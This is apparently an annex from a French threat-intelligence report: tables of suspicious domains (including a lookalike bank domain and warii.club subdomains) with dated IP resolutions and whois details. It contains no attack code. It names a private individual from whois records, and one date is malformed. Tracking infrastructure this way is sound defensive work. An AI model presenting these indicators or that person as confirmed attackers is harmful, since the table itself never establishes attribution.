personnels.bdm-sa.fr	26/02/2021	46.246.84.74	netname : FROOTYNET-8
			descr : Frootynet Sweden
			pays : Suède
	12/02/2021	46.246.26.77	netname : FROOTYNET-6
			descr : Frootynet Sweden
			pays : S/O
	24/07/2019	185.244.31.24	netname : PRIVACYFIRST-UK3
			descr : www.privacyfirst.sh
			pays : Royaume-Uni
	21/06/2020	46.246.82.67	netname : FROOTYNET-9
			descr : Frootynet Sweden
			pays : Suède

Domaine	Date	IP	Whois
personnels.bdm-sa.fr	08/05/2020	45.15.16.175	netname : NB-SE1 descr : Stockholm, Sweden pays : Suède abuse-mailbox : abuse@netbouncer.se
	12/07/2020	46.246.12.77	netname : FROOTYNET-4 descr : Frootynet Sweden pays : Suède
	25/11/2020	46.246.80.66	netname : FROOTYNET-10 descr : Frootynet Sweden pays : Suède
	17/06/2020	46.246.12.66	netname : FROOTYNET-4 descr : Frootynet Sweden pays : Suède
	15/06/2020	46.246.4.67	netname : FROOTYNET-2 descr : Frootynet Sweden pays : Suède
	12/06/2020	46.246.14.74	netname : FROOTYNET-5 descr : Frootynet Sweden pays : Suède
	07/06/2020	45.15.16.140	netname : NB-SE1 descr : Netbouncer SE1 pays : Suède
	28/05/2020	45.15.16.228	netname : NB-SE1 descr : Netbouncer SE1 pays : Suède
	26/05/2020	45.15.16.157	netname : NB-SE1 descr : Netbouncer SE1 pays : Suède
	20/05/2020	45.15.16.207	netname : NB-SE1 descr : Netbouncer SE1 pays : Suède
	05/05/2020	45.15.16.239	netname : NB-SE1 descr : Netbouncer SE1 pays : Suède
	28/04/2020 23/04/2020	45.15.16.166 45.15.16.156	netname : NB-SE1 descr : Netbouncer SE1 pays : Suède
	18/04/2020	45.15.16.205	netname : NB-SE1 descr : Netbouncer SE1 pays : Suède
	13/04/2020	45.15.16.213	netname : NB-SE1 descr : Netbouncer SE1 pays : Suède

Domaine	Date	IP	Whois
personnels.bdm-sa.fr	08/04/2020	45.15.16.238	netname : NB-SE1 descr : Netbouncer SE1 pays : Suède
	03/04/2020	79.134.225.107	netname : PRIVACYFIRST-EU pays : Pays-Bas
	29/03/2020	46.246.82.68	netname : FROOTYNET-9 descr : Frootynet Sweden pays : SE
	06/01/2020	213.227.140.15	orgname : LeaseWeb Netherlands B.V. pays : NL
	25/09/2019	102.137.108.115	netname : MTNCI descr : MTNCI / 2G-3G-4G pays : Côte d'Ivoire personne : Alain Theodore DIBY
	16/09/2019	102.139.34.137	netname : MTNCI descr : MTNCI / 2G-3G-4G pays : Côte d'Ivoire personne : Alain Theodore DIBY
	24/07/2019	185.244.31.24	netname : PRIVACYFIRST-UK3 pays : Royaume-Uni
warii.club	Hidden	Hidden	Hidden by Cloudflare
???	19/11/2018 05/05/2019	185.11.145.5	netname : BlazingFast descr : BlazingFast - A.S.A.S.S.U. Lda. abuse-c : BAL71-RIPE org : ORG-BAL8-RIPE pays : Pays-Bas
	18/02/2019 05/05/2019	193.183.116.68	netname : OBENETWORK-NET descr : Obenetwork AB pays : Suède
	25/11/2020 18/12/2020	13.248.196.204	orgname : Amazon Technologies Inc.

Domaine	Date	IP	Whois
info.warii.club	19/02/2020	45.15.17.234	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	23/02/2020	45.15.17.195	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	20/05/2020	45.15.17.228	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	26/06/2020	45.15.17.163	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	23/08/2019	46.246.80.66	netname : FROOTYNET-10 descr : Frootynet Sweden pays : Suède
	15/07/2020	45.15.17.194	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	21/08/2019	5.158.83.131	netname : MDC-DATACENTER-NET descr : MALAGADATACENTER NET pays : Espagne org-name : Netbouncer AB
mail.warii.club	16/12/2018	185.62.188.4	netname : BlazingFast descr : BlazingFast - A.S.A.S.S.U. Lda. pays : Pays-Bas
	06/05/2020	185.61.137.49	netname : BlazingFast descr : BlazingFast - A.S.A.S.S.U. Lda. pays : Pays-Bas
www.warii.club	16/12/2018	185.11.145.5	netname : BlazingFast descr : BlazingFast - A.S.A.S.S.U. Lda. abuse-c : BAL71-RIPE org : ORG-BAL8-RIPE pays : Pays-Bas
	06/05/2020	107.178.59.227	netname : COLOHOUSE originas : AS47869 organisation : ColoHouse LLC (CL-1763) pays : États-Unis

Domaine	Date	IP	Whois
warima.warii.club	12/04/2020	107.178.59.195	netname : COLOHOUSE
			originas : AS47869
			organisation : ColoHouse LLC (CL-1763)
			pays : États-Unis
	16/04/2020	45.15.17.132	netname : NB-UK1
			descr : Netbouncer UK1
			pays : Royaume-Uni
	19/04/2020	45.15.17.194	netname : NB-UK1
			descr : Netbouncer UK1
			pays : Royaume-Uni
	06/05/2020	45.15.17.133	netname : NB-UK1
			descr : Netbouncer UK1
			pays : Royaume-Uni
	19/05/2020	45.15.17.163	netname : NB-UK1
			descr : Netbouncer UK1
			pays : Royaume-Uni
	20/05/2020	45.15.17.228	netname : NB-UK1
			descr : Netbouncer UK1
			pays : Royaume-Uni
wari.warii.club	17/04/2020	45.15.17.194	netname : NB-UK1
			descr : Netbouncer UK1
			pays : Royaume-Uni
	19/04/2020	45.15.17.132	netname : NB-UK1
			descr : Netbouncer UK1
			pays : Royaume-Uni
	06/05/2020	45.15.17.133	netname : NB-UK1
			descr : Netbouncer UK1
			pays : Royaume-Uni
	19/05/2020	45.15.17.163	netname : NB-UK1
			descr : Netbouncer UK1
			pays : Royaume-Uni
	20/05/2020	45.15.17.228	netname : NB-UK1
			descr : Netbouncer UK1
			pays : Royaume-Uni

Domaine	Date	IP	Whois
cobalt.warii.club	13/04/2020	45.15.18.227	organization: ORG-NA1123-RIPE org-name : Netbouncer AB pays : Suède
	14/04/2020	45.15.17.134	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	20/04/2020	45.15.17.162	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	18/04/2020	45.15.17.194	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	21/04/2020	45.15.17.130	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	23/04/2020	45.15.17.163	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	28/04/2020	45.15.17.136	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	28/04/2020	45.15.17.165	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	02/05/2020	160.154.149.196	netname : OCI descr : DATA MOBILE OCI FDD pays : Côte d'Ivoire remarks : abuse.oci@orange.com
	04/05/2020	45.15.17.226	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	14/04/2020	45.15.17.227	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	06/05/2020	45.15.17.133	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	12/05/2020	45.15.17.196	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni

Domaine	Date	IP	Whois
cobalt.warii.club	14/05/2020	160.154.129.15	netname : OCI
			descr : DATA MOBILE OCI FDD
			pays : Côte d'Ivoire
			remarks : abuse.oci@orange.com
	07/05/2020	45.15.17.228	netname : NB-UK1
			descr : Netbouncer UK1
			pays : Royaume-Uni
	01/06/2020	45.15.17.132	netname : NB-UK1
			descr : Netbouncer UK1
			pays : Royaume-Uni
	16/12/2020	13.248.196.204	org-name : Amazon Technologies Inc.
winsec.warii.club	06/08/2019	83.97.18.228	org-name : VeloxServ Communications Ltd
			pays : Royaume-Uni
	21/09/2019	83.97.18.196	org-name : VeloxServ Communications Ltd
			pays : Royaume-Uni
	29/09/2019	83.97.18.163	org-name : VeloxServ Communications Ltd
			pays : Royaume-Uni
	01/10/2019	83.97.18.162	org-name : VeloxServ Communications Ltd
			pays : Royaume-Uni
	23/10/2019	83.97.18.164	org-name : VeloxServ Communications Ltd
			pays : Royaume-Uni
	03/03/2020	160.154.130.236	netname : OCI
			descr : DATA MOBILE OCI FDD
			pays : Côte d'Ivoire
	04/03/2020	45.15.17.228	netname : NB-UK1
			descr : Netbouncer UK1
			pays : Royaume-Uni
	09/03/2020	45.15.17.194	netname : NB-UK1
			descr : Netbouncer UK1
			pays : Royaume-Uni
	12/03/2020	45.15.17.136	netname : NB-UK1
			descr : Netbouncer UK1
			pays : Royaume-Uni
	22/03/2020	45.15.17.198	netname : NB-UK1
			descr : Netbouncer UK1
			pays : Royaume-Uni
	06/05/2020	45.15.17.133	netname : NB-UK1
			descr : Netbouncer UK1
			pays : Royaume-Uni

Domaine	Date	IP	Whois
winsec.warii.club	19/05/2020	45.15.17.163	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	20/05/2020	45.15.17.227	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
info.warii.club	21/08/2019	5.158.83.131	netname : MDC-DATACENTER-NET descr : MALAGADATACENTER NET pays : Espagne org-name : Netbouncer AB
	23/08/2019	46.246.80.66	netname : FROOTYNET-10 descr : Frootynet Sweden pays : Suède
	19/02/2020	45.15.17.234	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	26/06/2020	45.15.17.163	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	20/05/2020	45.15.17.228	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	15/07/2020	45.15.17.194	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	23/02/2020	45.15.17.195	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni

Domaine	Date	IP	Whois
senegalsante.org	17/09/2019	192.236.177.170	netname : HOSTWINDS-17-3
			org-name : Hostwinds LLC.
			pays : États-Unis
	17/09/2019	192.236.177.171	netname : HOSTWINDS-17-3
			org-name : Hostwinds LLC.
			pays : États-Unis
	17/09/2019	192.236.177.166	netname : HOSTWINDS-17-3
			org-name : Hostwinds LLC.
			pays : États-Unis
	17/09/2019	192.236.177.164	netname : HOSTWINDS-17-3
			org-name : Hostwinds LLC.
			pays : États-Unis
	17/09/2019	192.236.177.169	netname : HOSTWINDS-17-3
			org-name : Hostwinds LLC.
			pays : États-Unis
ns1.senegalsante.org	15/09/2019	192.236.177.164	netname : HOSTWINDS-17-3
			org-name : Hostwinds LLC.
			pays : États-Unis
ns2.senegalsante.org	16/09/2019	192.236.177.164	netname : HOSTWINDS-17-3
			org-name : Hostwinds LLC.
			pays : États-Unis
droid.senegalsante.org	30/07/2020	45.15.17.197	netname : NB-UK1
			descr : Netbouncer UK1
			pays : Royaume-Uni
	27/05/2020	45.15.17.163	netname : NB-UK1
			descr : Netbouncer UK1
			pays : Royaume-Uni
	28/05/2020	45.15.17.227	netname : NB-UK1
			descr : Netbouncer UK1
			pays : Royaume-Uni
	01/06/2020	45.15.17.132	netname : NB-UK1
			descr : Netbouncer UK1
			pays : Royaume-Uni
	26/05/2020	45.15.17.196	netname : NB-UK1
			descr : Netbouncer UK1
			pays : Royaume-Uni
hostmaster.senegalsante.org	15/08/2019	185.61.137.49	netname : BLAZINGFAST
			descr : BlazingFast - A.S.A.S.S.U. Lda.
			pays : Pays-Bas

Domaine	Date	IP	Whois
info.senegalsante.org	04/03/2021	46.246.4.75	netname : FROOTYNET-2 org-name : Frootynet Sweden pays : Suède
	13/04/2020	45.15.18.227	netname : SE-NETBOUNCER-20190510 org-name : Netbouncer AB pays : Suède
	17/03/2020	45.15.17.226	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	17/03/2020	45.15.17.137	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	25/04/2020	45.15.17.227	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	06/05/2020	45.15.17.133	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	21/04/2020	45.15.17.130	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	16/04/2020	45.15.17.132	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	15/04/2020	45.15.17.134	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	02/04/2020	45.15.17.163	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	20/05/2020	45.15.17.228	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	21/04/2020	45.15.17.194	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni

Domaine	Date	IP	Whois
contact.senegalsante.org	17/03/2020	45.15.17.226	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	18/03/2020	45.15.17.137	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	02/04/2020	45.15.17.163	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	12/04/2020	107.178.59.195	netname : COLOHOUSE orgname: ColoHouse LLC pays : États-Unis
	13/04/2020	45.15.18.227	netname : SE-NETBOUNCER-20190510 orgname: Netbouncer AB pays : Suède
	15/04/2020	45.15.17.134	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	19/04/2020	45.15.17.132	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	21/04/2020	45.15.17.194	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni

Domaine	Date	IP	Whois
contact.senegalsante.org	25/04/2020	45.15.17.227	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	25/04/2020	45.15.17.196	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	06/05/2020	45.15.17.133	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	14/05/2020	160.154.129.15	netname : OCI descr : DATA MOBILE OCI FDD pays : Côte d'Ivoire
	20/05/2020	45.15.17.228	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	28/07/2020	45.15.17.197	netname : NB-UK1 descr : Netbouncer UK1 pays : Royaume-Uni
	04/03/2021	46.246.4.75	netname : FROOTYNET-2 descr : Frootynet Sweden pays : Suède
server.senegalsante.org	17/09/2019	192.236.177.164	netname : HOSTWINDS-17-3 org-name : Hostwinds LLC. pays : États-Unis
server1.senegalsante.org	16/09/2019	192.236.177.166	netname : HOSTWINDS-17-3 org-name : Hostwinds LLC. pays : États-Unis
server2.senegalsante.org	28/09/2019	192.236.177.169	netname : HOSTWINDS-17-3 org-name : Hostwinds LLC. pays : États-Unis
server3.senegalsante.org	16/09/2019	192.236.177.170	netname : HOSTWINDS-17-3 org-name : Hostwinds LLC. pays : États-Unis
server0.senegalsante.org	28/09/2019	192.236.177.164	netname : HOSTWINDS-17-3 org-name : Hostwinds LLC. pays : États-Unis
winsec.senegalsante.org	20/04/2020	45.15.17.162	netname : NB-UK1 descr : Netbouncer UK1
	20/04/2020	45.15.17.130	netname : NB-UK1 descr : Netbouncer UK1

Domaine	Date	IP	Whois
winsec.senegalsante.org	18/04/2020	45.15.17.194	netname : NB-UK1
			descr : Netbouncer UK1
	22/04/2020	45.15.17.229	netname : NB-UK1
			descr : Netbouncer UK1
	22/04/2020	37.120.204.132	netname : M247-LTD-Paris
			descr : M247 LTD Paris Infrastructure
			pays : France
	25/04/2020	45.15.17.196	netname : NB-UK1
			descr : Netbouncer UK1
	26/04/2020	45.15.17.227	netname : NB-UK1
			descr : Netbouncer UK1
	24/04/2020	45.15.17.164	netname : NB-UK1
			descr : Netbouncer UK1
	04/05/2020	45.15.17.226	netname : NB-UK1
			descr : Netbouncer UK1
crazy.senegalsante.org	06/05/2020	45.15.17.133	netname : NB-UK1
			descr : Netbouncer UK1
	14/04/2020	45.15.17.163	netname : NB-UK1
			descr : Netbouncer UK1
	20/05/2020	45.15.17.228	netname : NB-UK1
			descr : Netbouncer UK1
	01/06/2020	45.15.17.132	netname : NB-UK1
			descr : Netbouncer UK1
	28/07/2020	45.15.17.197	netname : NB-UK1
			descr : Netbouncer UK1
	09/12/2020	45.145.185.68	org-name : DediPath LLC
			org-type : OTHER
			netname : DEDIPA-45-145-185-0
			pays : États-Unis
	31/07/2020	45.15.17.197	netname : NB-UK1
			descr : Netbouncer UK1
	05/03/2021	46.246.4.75	netname : FROOTYNET-2
			descr : Frootynet Sweden
			pays : Suède

Domaine	Date	IP	Whois
bac.senegalsante.org	14/04/2020	45.15.17.227	netname : NB-UK1
	20/04/2020	45.15.17.162	descr : Netbouncer UK1
	18/04/2020	45.15.17.194	netname : NB-UK1
			descr : Netbouncer UK1
	20/04/2020	45.15.17.130	netname : NB-UK1
			descr : Netbouncer UK1
	22/04/2020	37.120.204.132	netname : M247-LTD-Paris
			descr : M247 LTD Paris Infrastructure
			pays : France
	22/04/2020	45.15.17.229	netname : NB-UK1
			descr : Netbouncer UK1
	04/05/2020	45.15.17.226	netname : NB-UK1
			descr : Netbouncer UK1
	06/05/2020	45.15.17.133	netname : NB-UK1
			descr : Netbouncer UK1
eimaragon.org Avant le 06/05/2020, eimaragon.org était dissimulé par cloudflare.	14/04/2020	45.15.17.163	netname : NB-UK1
			descr : Netbouncer UK1
	08/05/2020	45.15.17.228	netname : NB-UK1
			descr : Netbouncer UK1
	15/04/2020	45.15.17.132	netname : NB-UK1
ns.eimaragon.org			descr : Netbouncer UK1
	05/03/2021	46.246.4.75	netname : FROOTYNET-2
			descr : Frootynet Sweden
			pays : Suède
ns1.eimaragon.org	06/05/2020	95.142.44.227	netname : EUROBYTE-NET
			descr : Eurobyte VDS
			pays : Russie
ns.eimaragon.org	07/01/2021	83.97.18.226	netname : UK-VELOXSERV-20180619
			org-name : VeloxServ Communications Ltd
			pays : Royaume-Uni
ns1.eimaragon.org	26/06/2019	83.97.18.226	netname : UK-VELOXSERV-20180619
			org-name : VeloxServ Communications Ltd
			pays : Royaume-Uni

Domaine	Date	IP	Whois
driver.eimaragon.org	13/05/2019	193.183.116.225	netname : OBENETWORK-NET descr : Obenetwork AB pays : Suède
	21/05/2019	83.97.18.132	netname : UK-VELOXSERV-20180619 org-name : VeloxServ Communications Ltd pays : Royaume-Uni
	26/05/2019	83.97.18.195	netname : UK-VELOXSERV-20180619 org-name : VeloxServ Communications Ltd pays : Royaume-Uni
	30/05/2019	83.97.18.133	netname : UK-VELOXSERV-20180619 org-name : VeloxServ Communications Ltd pays : Royaume-Uni
	12/06/2019	178.73.218.69	netname : FROOTYNET-7 descr : Frootynet Denmark pays : Danemark
	16/06/2019	46.246.6.79	netname : FROOTYNET-3 descr : Frootynet Sweden pays : Suède
	18/06/2019	83.97.18.130	netname : UK-VELOXSERV-20180619 org-name : VeloxServ Communications Ltd pays : Royaume-Uni
	19/06/2019	83.97.18.131	netname : UK-VELOXSERV-20180619 org-name : VeloxServ Communications Ltd pays : Royaume-Uni
	23/06/2019	83.97.18.231	netname : UK-VELOXSERV-20180619 org-name : VeloxServ Communications Ltd pays : Royaume-Uni
	25/06/2019	83.97.18.134	netname : UK-VELOXSERV-20180619 org-name : VeloxServ Communications Ltd pays : Royaume-Uni
	02/07/2019	83.97.18.166	netname : UK-VELOXSERV-20180619 org-name : VeloxServ Communications Ltd pays : Royaume-Uni
	14/07/2019	83.97.18.164	netname : UK-VELOXSERV-20180619 org-name : VeloxServ Communications Ltd pays : Royaume-Uni
	22/07/2019	83.97.18.136	netname : UK-VELOXSERV-20180619 org-name : VeloxServ Communications Ltd pays : Royaume-Uni
	02/08/2019	83.97.18.227	netname : UK-VELOXSERV-20180619 org-name : VeloxServ Communications Ltd pays : Royaume-Uni

Domaine	Date	IP	Whois
driver.eimaragon.org	11/08/2019	46.246.80.72	netname : FROOTYNET-10
			descr : Frootynet Sweden
			pays : Suède
	18/08/2019	193.183.116.143	netname : OBENETWORK-NET
			descr : Obenetwork AB
			pays : Suède
	19/08/2019	5.158.83.195	netname : MDC-DATACENTER-NET
			descr : MALAGADATACENTER NET
			pays : Espagne
	21/08/2019	5.158.83.131	netname : MDC-DATACENTER-NET
			descr : MALAGADATACENTER NET
			pays : Espagne
	06/09/2019	83.97.18.162	netname : UK-VELOXSERV-20180619
			org-name : VeloxServ Communications Ltd
			pays : Royaume-Uni
boa.eimaragon.org	06/09/2019	83.97.18.196	netname : UK-VELOXSERV-20180619
			org-name : VeloxServ Communications Ltd
			pays : Royaume-Uni
	09/09/2019	83.97.18.194	netname : UK-VELOXSERV-20180619
			org-name : VeloxServ Communications Ltd
			pays : Royaume-Uni
	11/09/2019	83.97.18.163	netname : UK-VELOXSERV-20180619
			org-name : VeloxServ Communications Ltd
			pays : Royaume-Uni
	23/02/2020	45.15.17.195	netname : NB-UK1
			descr : Netbouncer UK1
	23/04/2020	37.120.204.132	netname : M247-LTD-Paris
			descr : M247 LTD Paris Infrastructure
			pays : France
	06/05/2020	45.15.17.228	netname : NB-UK1
			descr : Netbouncer UK1
	22/12/2020	45.15.17.194	netname : NB-UK1
			descr : Netbouncer UK1
driver.eimaragon.org	13/09/2019	83.97.18.194	netname : UK-VELOXSERV-20180619
			org-name : VeloxServ Communications Ltd
			pays : Royaume-Uni
boa.eimaragon.org	29/09/2019	83.97.18.163	netname : UK-VELOXSERV-20180619
			org-name : VeloxServ Communications Ltd
			pays : Royaume-Uni

Domaine	Date	IP	Whois
boa.eimaragon.org	23/10/2019	83.97.18.164	netname : UK-VELOXSERV-20180619
			org-name : VeloxServ Communications Ltd
			pays : Royaume-Uni
	25/10/2019	83.97.18.135	netname : UK-VELOXSERV-20180619
			org-name : VeloxServ Communications Ltd
			pays : Royaume-Uni
	11/03/2020	45.15.17.195	netname : NB-UK1
			descr : Netbouncer UK1
	12/03/2020	45.15.17.136	netname : NB-UK1
			descr : Netbouncer UK1
	22/03/2020	45.15.17.198	netname : NB-UK1
			descr : Netbouncer UK1
	23/04/2020	37.120.204.132	netname : M247-LTD-Paris
			descr : M247 LTD Paris Infrastructure
			pays : France
wa.eimaragon.org	14/05/2020	160.154.129.15	netname : OCI
			descr : DATA MOBILE OCI FDD
			pays : Côte d'Ivoire
	19/05/2020	45.15.17.163	netname : NB-UK1
			descr : Netbouncer UK1
	06/05/2020	45.15.17.228	netname : NB-UK1
			descr : Netbouncer UK1
	05/03/2021	46.246.4.75	netname : FROOTYNET-2
			descr : Frootynet Sweden
			pays : Suède
	06/05/2020	45.15.17.133	netname : NB-UK1
			descr : Netbouncer UK1
	12/05/2020	45.15.17.163	netname : NB-UK1
			descr : Netbouncer UK1
	13/05/2020	45.15.17.228	netname : NB-UK1
			descr : Netbouncer UK1
	16/12/2020	45.145.185.68	netname : DEDIPA-45-145-185-0
			pays : États-Unis
			org-name : DediPath LLC
	05/03/2021	46.246.4.75	netname : FROOTYNET-2
			descr : Frootynet Sweden
			pays : Suède

Domaine	Date	IP	Whois
bac.eimaragon.org	06/05/2020	45.15.17.133	netname : NB-UK1
			descr : Netbouncer UK1
	12/05/2020	45.15.17.196	netname : NB-UK1
			descr : Netbouncer UK1
	19/05/2020	45.15.17.163	netname : NB-UK1
			descr : Netbouncer UK1
ftp.eimaragon.org	20/05/2020	45.15.17.228	netname : NB-UK1
			descr : Netbouncer UK1
	01/06/2020	45.15.17.132	netname : NB-UK1
			descr : Netbouncer UK1
	05/03/2021	46.246.4.75	netname : FROOTYNET-2
			descr : Frootynet Sweden
			pays : Suède
winsec.eimaragon.org	01/10/2019	46.246.80.66	netname : FROOTYNET-10
			descr : Frootynet Sweden
			pays : Suède
	01/12/2019	83.97.18.226	netname : UK-VELOXSERV-20180619
			org-name : VeloxServ Communications Ltd
			pays : Royaume-Uni
	19/04/2020	45.15.17.194	netname : NB-UK1
			descr : Netbouncer UK1
	20/04/2020	45.15.17.132	netname : NB-UK1
			descr : Netbouncer UK1
	21/04/2020	45.15.17.227	netname : NB-UK1
			descr : Netbouncer UK1
	24/04/2020	45.15.17.130	netname : NB-UK1
			descr : Netbouncer UK1
	28/04/2020	45.15.17.136	netname : NB-UK1
			descr : Netbouncer UK1
	29/04/2020	45.15.17.198	netname : NB-UK1
			descr : Netbouncer UK1
	29/04/2020	45.15.17.165	netname : NB-UK1
			descr : Netbouncer UK1
	30/04/2020	45.15.17.162	netname : NB-UK1
			descr : Netbouncer UK1
	01/05/2020	45.15.17.133	netname : NB-UK1
			descr : Netbouncer UK1

Domaine	Date	IP	Whois
winsec.eimaragon.org	11/05/2020	160.154.151.226	netname : OCI descr : DATA MOBILE OCI FDD pays : Côte d'Ivoire
	11/05/2020	45.15.17.226	netname : NB-UK1 descr : Netbouncer UK1
	12/05/2020	45.15.17.196	netname : NB-UK1 descr : Netbouncer UK1
	15/05/2020	45.15.17.134	netname : NB-UK1 descr : Netbouncer UK1
	15/05/2020	160.154.129.15	netname : OCI descr : DATA MOBILE OCI FDD pays : Côte d'Ivoire
	14/05/2020	45.15.17.228	netname : NB-UK1 descr : Netbouncer UK1
	28/07/2020	45.15.17.141	netname : NB-UK1 descr : Netbouncer UK1
	29/07/2020	45.15.17.197	netname : NB-UK1 descr : Netbouncer UK1
	22/12/2020	45.145.185.68	netname : DEDIPA-45-145-185-0 pays : États-Unis org-name : DediPath LLC

Domaine	Date	IP	Whois
news.afrikmedia.info	27/03/2020	46.246.82.68	netname : FROOTYNET-9 descr : Frootynet Sweden pays : Suède
	27/04/2020	45.15.16.166	netname : NB-SE1 descr : Netbouncer SE1 pays : Suède
	13/05/2020	45.15.16.239	netname : NB-SE1 descr : Netbouncer SE1 pays : Suède
	20/05/2020	45.15.16.207	netname : NB-SE1 descr : Netbouncer SE1 pays : Suède
	04/06/2020	45.15.16.140	netname : NB-SE1 descr : Netbouncer SE1 pays : Suède
	24/11/2020	46.246.14.74	netname : NB-SE1 descr : Netbouncer SE1 pays : Suède
actu.afrikmedia.info	06/08/2019	185.244.31.24	netname : PRIVACYFIRST-UK3 pays : Royaume-Uni rôle : The PRIVACYFIRST Project remarks: www.privacyfirst.sh
	02/10/2019	154.234.111.1	netname : MTNCI descr : Utilisé pour MTNCI, Clients 2G/3G/4G pays : Côte d'Ivoire
	10/01/2020	213.227.140.15	netname : NL-LEASEWEB-20000721 org-name : LeaseWeb Netherlands B.V. pays : Pays-Bas
	17/03/2020	79.134.225.107	netname : PRIVACYFIRST-EU pays : Union européenne rôle : The PRIVACYFIRST Project remarks: www.privacyfirst.sh
	20/05/2020	45.15.16.207	netname : NB-SE1 descr : Netbouncer SE1 pays : Suède
	16/12/2020	46.246.14.74	netname : NB-SE1 descr : Netbouncer SE1 pays : Suède

Domaine	Date	IP	Whois
banquealtantique.net	17/09/2019	102.139.34.137	netname : MTNCI descr : MTNCI / 2G-3G-4G pays : Côte d'Ivoire
	29/09/2019	196.181.157.248	netname : MTNCI descr : MTN LTE pays : Côte d'Ivoire
	30/09/2019	154.234.111.1	netname : MTNCI descr : Utilisé pour MTNCI, Clients 2G/3G/4G pays : Côte d'Ivoire
	04/10/2019	196.182.27.18	netname : MTNCI descr : MTN LTE pays : Côte d'Ivoire
	05/10/2019	154.234.213.94	netname : MTNCI descr : Utilisé pour MTNCI, Clients 2G/3G/4G pays : Côte d'Ivoire
	06/10/2019	196.181.100.141	netname : MTNCI descr : MTN LTE pays : Côte d'Ivoire
	08/10/2019	154.234.217.34	netname : MTNCI descr : Utilisé pour MTNCI, Clients 2G/3G/4G pays : Côte d'Ivoire

Domaine	Date	IP	Whois
banquealtantique.net	08/10/2019	102.138.240.28	netname : MTNCI descr : MTNCI / 2G-3G-4G pays : Côte d'Ivoire
	09/10/201	154.234.155.71	netname : MTNCI descr : Utilisé pour MTNCI, Clients 2G/3G/4G pays : Côte d'Ivoire
	10/10/2019	196.182.187.28	netname : MTNCI descr : MTN LTE pays : Côte d'Ivoire
	12/10/2019	196.47.153.182	descr : IP dynamiquement assignées aux clients MTN CI pour les services Internet : wimax, cdma, gprs, wifi hospot, 3G+, etc... pays : Côte d'Ivoire
	13/10/2019	196.183.129.166	netname : MTNCI descr : MTN LTE pays : Côte d'Ivoire
	14/10/2019	196.183.28.111	netname : MTNCI descr : MTN LTE pays : Côte d'Ivoire
	14/10/2019	196.180.210.121	netname : MTNCI descr : MTN LTE pays : Côte d'Ivoire
	15/10/2019	154.232.242.226	netname : MTNCI descr : Utilisé pour MTNCI, Clients 2G/3G/4G pays : Côte d'Ivoire
	16/10/2019	196.183.32.158	netname : MTNCI descr : MTN LTE pays : Côte d'Ivoire
	17/10/2019	196.180.247.95	netname : MTNCI descr : MTN LTE pays : Côte d'Ivoire
	18/10/2019	154.232.131.16	netname : MTNCI descr : Utilisé pour MTNCI, Clients 2G/3G/4G pays : Côte d'Ivoire
	18/10/2019	154.232.115.211	netname : MTNCI descr : Utilisé pour MTNCI, Clients 2G/3G/4G pays : Côte d'Ivoire
	19/10/2019	154.233.72.205	netname : MTNCI descr : Utilisé pour MTNCI, Clients 2G/3G/4G pays : Côte d'Ivoire
	20/10/2019	196.180.99.187	netname : MTNCI descr : MTN LTE pays : Côte d'Ivoire

Domaine	Date	IP	Whois
banquealtantique.net	21/10/2019	196.180.132.252	netname : MTNCI descr : MTN LTE pays : Côte d'Ivoire
	22/10/2019	196.180.192.89	netname : MTNCI descr : MTN LTE pays : Côte d'Ivoire
	25/10/2019	196.181.84.71	netname : MTNCI descr : MTN LTE pays : Côte d'Ivoire
	26/10/2019	196.182.120.117	netname : MTNCI descr : MTN LTE pays : Côte d'Ivoire
	26/10/2019	196.181.209.215	netname : MTNCI descr : MTN LTE pays : Côte d'Ivoire
	26/10/2019	196.182.26.93	netname : MTNCI descr : MTN LTE pays : Côte d'Ivoire
	28/10/2019	196.181.23.50	netname : MTNCI descr : MTN LTE pays : Côte d'Ivoire
